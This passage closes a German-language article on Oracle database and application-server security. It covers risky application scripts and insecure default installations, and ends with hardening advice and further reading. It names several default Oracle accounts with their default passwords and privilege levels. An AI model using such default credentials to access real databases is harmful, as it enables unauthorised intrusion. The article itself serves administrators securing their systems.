Anwendungen. Der Kern jeder Anwendungsserverinstallation ist die für bestimmte Aufgaben profilierte Software. Diese Anwendungen in Form von PL/SQL-Skripten, Java-Servlets usw. werden auf Webservern ausgeführt und kommunizieren mit der Datenbank. Denken Sie daran, dass jeder Programmiererfehler in solchen Skripten unvorhersehbare Folgen haben kann. Diese Skripten sind umso gefährlich, dass sie mit oft anonymen Benutzern aus dem Internet kommunizieren. Und da sie das HTTP-Protokoll verwenden, sind die damit verbundenen Gefahren nicht mit traditionellen Schutzmechanismen wie Firewalls und IDS kontrollierbar. Die einzige Abwehr ist eine von Experten durchgeführte gründliche Codeprüfung.

Ergänzende Bemerkungen

Außer den präsentierten Angriffsmethoden sind auch die Oracle-Standardeinstellungen nennenswert, die dem Eindringling sein Vorhaben erleichtern können. Ein Paradebeispiel sind hier die allgemein bekannten Accountnamen und Passwörter der Oracle-Standardinstallation. Im Internet können Sie eine Liste von mehr als 100 von Oracle 8i/9i und seinen begleitenden Produkten standardmäßig installierten Accounts finden. Vor allem sind das systeminterne Benutzer oder die der Demo-Anwendungen. Unter Oracle 8i (8.1.7) haben einige dieser Accounts sehr breite Berechtigungen:

- CTXSYS (Passwort CTXSYS) – DBA-Berechtigungen (Datenbankadministrator),
- TRACESVR (Passwort TRACE) – die Berechtigungen *select any table*,
- MDSYS (Passwort MDSYS) – eine Reihe sehr hoher Berechtigungen.

Charakteristisch ist, dass diese Accounts mit den Randfunktionalitäten von Oracle verbunden sind. CTXSYS wird z.B. nur durch das Paket zur Kontextsuche in Dokumenten, und MDSYS durch das Paket zur Bedienung von mehrdimensionalen Daten (z.B. in GIS-Systemen) verwendet.

Der Hersteller empfiehlt, die Schlüsselaccounts zu entfernen bzw. zu sperren, wenn die gegebene Funktionalität nicht benutzt wird, viele Administratoren (nicht nur Oracle-Administratoren) beachten diese Empfehlungen jedoch nicht.




Abbildung 1. *Der Werbeslogan von Oracle für das Jahr 2002 war: Oracle – The Unbreakable. Ist es wirklich so?*

Zusammenfassung

Der Artikel bespricht nur einige für die Oracle-Praxis repräsentative Gefahren. Ich habe versucht, sowohl die klassischen, in den Entwicklungsfehlern wurzelnden (wie Buffer Overflow), als auch die durch nicht abgesicherte Standardkonfiguration, Demo-Skripts oder gar falsche Entwurfsvoraussetzungen verursachten Gefahren zu präsentieren. Oracle ist ein ausgebautes Datenbankprodukt, das viele unterschiedliche Technologien integriert. Daher ist es sehr schwierig, seine Sicherheit zu tweaken. Natürlich gibt es keine fehlerfreie Software, die Qualität oder gar Trivialität der Fehler im Falle der Oracle-Produkte bringt zu dem Schluss, dass sie bei der Standardinstallation nicht besonders sicher sind. Desto merkwürdiger lautet der Werbespruch des Produzenten *Oracle – The Unbreakable: You can't break it, you can't break in* (Der Bruchfeste – Du kannst ihn nicht brechen, du kannst nicht einbrechen). Bruce Schneier – der weltbekannte Kryptologe und IT-Sicherheitsexperte – hat den Slogan so kommentiert: *"Bruchfest" hat eine Bedeutung. Es bedeutet, das kann nicht gebrochen werden. (…) Es ist mir egal, wer Larry Ellison (der Chef von Oracle) ist; das Wörterbuch kann er nicht neu schreiben.* (Crypto-Gram Newsleter, 15. Februar 2002, *http://www.counterpane.com/crypto-gram-0202.html#6*) Denken Sie allerdings daran, dass es die Aufgabe des Administrators (bzw. Integrators) ist, die Produktionsinstallation richtig vorzubereiten, darunter sie auch angemessen zu konfigurieren und überflüssige Funktionalitäten zu entfernen, wie es der Hersteller und unabhängige Quellen empfehlen. Diese Mängel sind es nämlich, die das DBMS angriffsanfällig machen. ■

Im Internet

- *http://www.nextgenss.com/papers/hpoas.pdf* – David Litchfield, *Hackproofing Oracle Application Server*
- *http://www.appsecinc.com/presentations/Protecting_Oracle_Databases_White_Paper.pdf* – *Protecting Oracle Databases*
- *http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd-doc.html* – Dokumentation des Skripts *tnscmd*